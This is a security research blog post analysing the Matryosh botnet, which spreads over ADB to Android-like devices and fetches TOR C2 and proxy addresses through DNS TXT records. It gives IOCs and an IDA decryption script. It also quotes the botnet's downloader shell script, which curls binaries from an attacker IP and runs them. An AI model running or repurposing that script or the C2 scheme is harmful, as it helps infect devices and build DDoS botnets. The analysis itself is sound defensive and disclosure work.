DDoS

New Threat: Matryosh Botnet Is Spreading

Alex.Turing, Hui Wang, liuyang
Feb 2, 2021 • 8 min read


Background

On January 25, 2021, 360 netlab BotMon system labeled a suspicious ELF file as Mirai, but the network traffic did not match Mirai's characteristics.
This anomaly caught our attention, and after analysis, we determined that it was a new botnet that reused the Mirai framework, propagated through the `ADB interface`, and targeted Android-like devices with the main purpose of DDoS attacks.
It redesigns the encryption algorithm and obtains `TOR C2` and the TOR proxys from remote hosts via `DNS TXT`.

The encryption algorithm implemented in this botnet and the process of obtaining C2 are nested in layers, like Russian nesting dolls.For this reason we named it `Matryosh`.

As the analysis progresses, more details emerge. Based on the similarity of C2 instructions, we speculate that it is another attempt by the `Moobot group`, which is very active at the moment.

Matryosh has no integrated scanning, vulnerability exploitation modules, the main function is DDoS attack, it supports **tcpraw, icmpecho, udpplain** attacks, the basic process is shown in the following figure.



Propagation

Currently Matryosh is propagated via adb, the captured payload is shown below, the main function is to download and execute scripts from the remote host 199.19.226.25.

```
CNXN.............M
..¼±§±host::features=cmd,shell_v2OPENX..........iQ..°¯º±shell:cd /data/local/tmp/;
```

The downloaded scripts are shown below, and the main function is to download and execute Matryosh samples of multipleCPU architectures from the remote host.

```
#!/bin/sh

n="i586 mips mipsel armv5l armv7l"
http_server="199.19.226.25"

for a in $n
do
    curl http://$http_server/nXejnFjen/$a > asFxgte
    chmod 777 asFxgte
    ./asFxgte android
done

for a in $n
do
```

```
    rm $a
done
```

Sample Analysis


Matryosh supports x86, arm, mips and other cpu architectures. x86 samples are selected for analysis in this paper, and the sample information is as follows.

> *MD5:c96e333af964649bbc0060f436c64758*
> *ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), statically linked, stripped*
> *Lib:uclibc*
> *Packer:None*

The function of Matryosh is relatively simple, when it runs on infected device, it renames the process and prints out the `stdin: pipe failed` to confuse the user. Then decrypts the remote hostname and uses the DNS TXT request to obtain TOR C2 and TOR proxy.After that establishes connection with the TOR proxy. And finally communicates with TOR C2 through the proxy and waits for the execution of the commands sent by C2.

Decrypting sensitive resources

As you can see from the IDA, Matryosh stores sensitive resources encrypted to prevent the relevant functions from being spotted by security researchers.



Address	Length	Type	String
.rodata:…	00000007	C	e}E6~~
.rodata:…	00000008	C	et``|qy~
.rodata:…	00000005	C	5c05t
.rodata:…	00000008	C	w(*7;wX\x1B
.rodata:…	00000011	C	34$).z`0)0%`&!),K
.rodata:…	0000000A	C	<\a-'!j<=>
.rodata:…	00000010	C	/iheedordswhbd/y
.rodata:…	0000000A	C	/dev/null

The ciphertext is composed of 1 header and N body, and the structure is shown below.

```
struct header {
        u8 msg_len;
        u8 key;
        u8 body_cnt;
 }
 struct body {
        u8 key;
        u8 body_len;
        char *body_buf;
 }
```

Take the ciphertext `06 29 02 DC 10 81 96 85 87 94 82 F5 D0 86 D5 D0 91 F8 FF F5 F5 FB 06 D2 11 04 00 00 00` as an example, the decryption process is shown as follows.

```
header.msglen=0x06      --->valid length of the ciphertext is 6 bytes
header.key=0x29
header.body_cnt=0x2     ---> 2 body

body1.key=0xdc
body1.len=0x10          --->length of body1 is 0x10 bytes

body1 decryption
header.key XOR body1.key = key of body1 to decrypt,0xf5
ciphertext:  81 96 85 87 94 82 F5 D0 86 D5 D0 91 F8 FF F5 F5
plaintext: 74 63 70 72 61 77 00 25 73 20 25 64 0d 0a 00 00  |tcpraw.%s %d....|

body2.key=0xfb
body2.len=0x6           --->length of body2 is 0x6 bytes
body2 decryption
header.key xor body2.key = key of body2 to decrypt,0x2f
ciphertext: D2 11 04 00 00 00
```

```
plaintext:  00 c3 d6 d2 d2 d2                                    |.ÃÖÒÒÒ|

The effective ciphertext length is 6 bytes, so just take the first 6 bytes of body1
```

The decryption script in the Appendix can be used to decrypt the following list of resources, which can be seen in the attack methods, remote host and other information.

TCPRAW	ICMPECHO	UDPPLAIN
/proc/	/cmdline	stdin: pipe failed
hosts.hiddenservice.xyz	.hiddenservice.xyz	onion.hiddenservice.xyz

Process renaming

Rename the process to a `14 bytes case-sensitive` process name to confuse the user.

The actual effect is shown in the following figure.

Obtaining TOR proxy and TOR C2

The process of obtaining proxy and C2 by Bot can be divided into 4 steps.

step 1

Decrypt to get remote host A (`hosts.hiddenservice.xyz`) and get its DNS TXT resolution result.

```
hosts.hiddenservice.xyz. 1751       IN      TXT     "iekfgakxorbfjcefbiyj"
```

step 2

Decrypt to get the remote host suffix (`.hiddenservice.xyz`), then extract the characters from the string obtained in the first step (`iekfgakxorbfjcefbiyj`) according to the combination rules in the table below, and take the first row (14,9) in the table below as an example, extract the characters with index 14 and 9 in the string, and merge to get a remote hostprefix `er` .

INDEX
14,9
19,10
3,4
6,2
8,13
12,18
11,1
7,15
5,17
16,0
Finally, the prefix and suffix of the remote hosts obtained above are stitched together to get the list
jb.hiddenservice.xyz
----
fg.hiddenservice.xyz
oc.hiddenservice.xyz
fe.hiddenservice.xyz
ai.hiddenservice.xyz
The actual network traffic in the figure below, validates our analysis.

step 3

Request DNS TXT record from the remote host B obtained in step 2 to get the address of the TOR proxy, up to 10.

```
oc.hiddenservice.xyz.   1799    IN      TXT     "198.245.53.58:9095"
fe.hiddenservice.xyz.   1799    IN      TXT     "198.27.82.186:9050"
```

step 4

Decrypt to get remote host C (onion.hiddenservice.xyz), request DNS TXT records from it, and get TOR C2 address.

```
onion.hiddenservice.xyz. 1799   IN      TXT     "4qhemgahbjg4j6pt.onion"
```

At this point, all the basic information needed for C2 communication has been obtained, and Bot starts C2 communication.

C2 Communication

To communicate with C2, Bot first selects a TOR proxy at random and establishes a connection through the following codesnippet.

The **TOR C2, PORT** information is then sent to the TOR proxy that wants to establish communication, where the port is hard-coded `31337`.

If the TOR proxy returns `05 00 00 01 00 00 00 00 00 00`, the C2 connection is successful and subsequent communication can begin. The actual network traffic in the following figure clearly shows the above process.

After sending the golive packet Bot starts waiting for C2 to give the instruction. The first byte of the instruction packet specifies the type of instruction.

- Command code: 0x84 for heartbeat

- Command code: 0x55 for uploads the group information of the Bot
- Command code: non-0x55, non-0x84, DDoS attack

Relationship with Moobot group

The **Moobot group** is a fairly active botnet group that has been innovating in encryption algorithms and network communication. We exposed a new branch developed by this group, LeetHozer, on April 27, 2020, and compared with Matryosh, the similarities between the two are reflected in the following 3 aspects.

1.Using a model like TOR C2

2.C2 port (31337) & attack method name is the same

3.**C2 command format is highly similar**

Based on these considerations, we speculate that Matryosh isthe new work of thisparent group.

Conclusion

Matryosh's cryptographic design has some novelty, but still falls into the Mirai single-byte XOR pattern, which is why it is easily flagged by antivirus software as Mirai; the changes at the network communication level indicates that its authors wanted to implement a mechanism to protect C2 by downlinking the configuration from the cloud, doing this will bring some difficulties to static analysis or simple IOC simulator.

However, the act of putting all remote hosts under the same SLD is not optimal, it might change and we will keep an eye on it.All the related domains have been blocked by our DNSmon system.

Contact us

Readers are always welcomed to reach us on twitter or email to netlab at 360 dot cn.

IOC

Sample MD5

```
ELF
6d8a8772360034d811afd74721dbb261
9e0734f658908139e99273f91871bdf6
c96e333af964649bbc0060f436c64758
e763fab020b7ad3e46a7d1d18cb85f66

SCRIPT
594f40a39e4f8f5324b3e198210ac7db
1151cd05ee4d8e8c3266b888a9aea0f8
93530c1b942293c0d5d6936820c6f6df
b9d166b8e9972204ac0bbffda3f8eec6
```

URL

```
kk.hiddenservice.xyz
er.hiddenservice.xyz
jy.hiddenservice.xyz
fe.hiddenservice.xyz
xf.hiddenservice.xyz
oc.hiddenservice.xyz
jb.hiddenservice.xyz
ai.hiddenservice.xyz
bi.hiddenservice.xyz
fg.hiddenservice.xyz

hosts.hiddenservice.xyz
onion.hiddenservice.xyz
```

C2

```
4qhemgahbjg4j6pt.onion: 31337
```

Proxy Ip

```
46.105.34.51:999
139.99.239.154:9095
139.99.134.95:9095
198.27.82.186:9050
188.165.233.121:9151
198.245.53.58:9095
51.83.186.134:9095
139.99.45.195:9050
51.195.91.193:9095
147.135.208.13:9095
```

Downloader

```
i586 mips mipsel armv5l armv7l
hxxp://199.19.226.25/nXejnFjen/{CPU ARCH}
```

Appendix(IDA script)

```
import idc
import idaapi
import idautils


# c96e333af964649bbc0060f436c64758
def find_function_arg(addr):
    round = 0
    while round < 2:
        addr = idc.PrevHead(addr)
        if GetMnem(addr) == "mov" and "offset" in GetOpnd(addr, 1):
            return GetOperandValue(addr, 1)
        if GetMnem(addr) == "push" and "offset" in GetOpnd(addr, 0):
            return GetOperandValue(addr, 0)
        round += 1

    return 0
```

```
def get_string(addr):
    out = []
    while True:
        if Byte(addr) != 0:
            out.append(Byte(addr))
        else:
            break
        addr += 1
    return out


def descrypt(enc_lst):
    msg_length = enc_lst[0]
    xor_key1 = enc_lst[1]
    group = enc_lst[2]

    msg_lst = enc_lst[3:]
    des_msg = []
    for i in range(0, group):
        xor_key2 = msg_lst[0]
        group_len = msg_lst[1]
        key = xor_key1 ^ xor_key2
        for j in range(2, group_len + 2):
            des_msg.append(chr(msg_lst[j] ^ key))
        if len(des_msg) > msg_length:
            des_msg = des_msg[0:msg_length]
            break
        msg_lst = msg_lst[group_len + 2:]
    print("".join(des_msg))


descrypt_func_ea = 0x080493E0

refsto_lst = []
for ref in CodeRefsTo(descrypt_func_ea, 1):
    refsto_lst.append(ref)

ens_str_addr = []
for ea in refsto_lst:
    addr = find_function_arg(ea)
    if addr != 0:
        ens_str_addr.append(addr)
        # print(hex(addr))
    else:
        print("Missed arg at {}".format(ea))

for ea in ens_str_addr:
    ret = get_string(ea)
    descrypt(ret)
```

— 360 Netlab Blog - Network Security Research Lab at 360 —

DDoS

快讯：使用21个漏洞传播的DDoS家族WSzero已经发展到第4个版本

Fodcha Is Coming Back, Raising A Wave of Ransom DDoS

卷土重来的DDoS狂魔：Fodcha僵尸网络再次露出獠牙

DNSMon

DNSMon: 用DNS数据进行威胁发现(3)

--- Linux，Windows，Android，一个都不能少 背景 本文是介绍DNSMon在生产威胁情报(域名IoC)系列文章的第三篇。 DNS协议作为互联网的一项基础核心协议，是互联网得以正常运行的基石之一。在祖国960万平方公里的土地上，那一张纵横交错的数据网络里，每一秒都有数万亿计的DNS数据包在高速穿梭着，它们或来自于机房的服务器，或...

DDoS

新威胁：能云端化配置C2的套娃（Matryosh）僵尸网络正在传播

 背景 2021年1月25日，360网络安全研究院的BotMon系统将一个可疑的ELF文件标注成Mirai，但网络流量却不符合Mirai的特征。这个异常引起了我们的注意，经分析，我们确定这是一个复用了Mirai框架，通过ADB接口传播，针对安卓类设备，主要目...

See all 56 posts →


Feb 8, 2021 · 10 min read


Feb 2, 2021 · 10 min read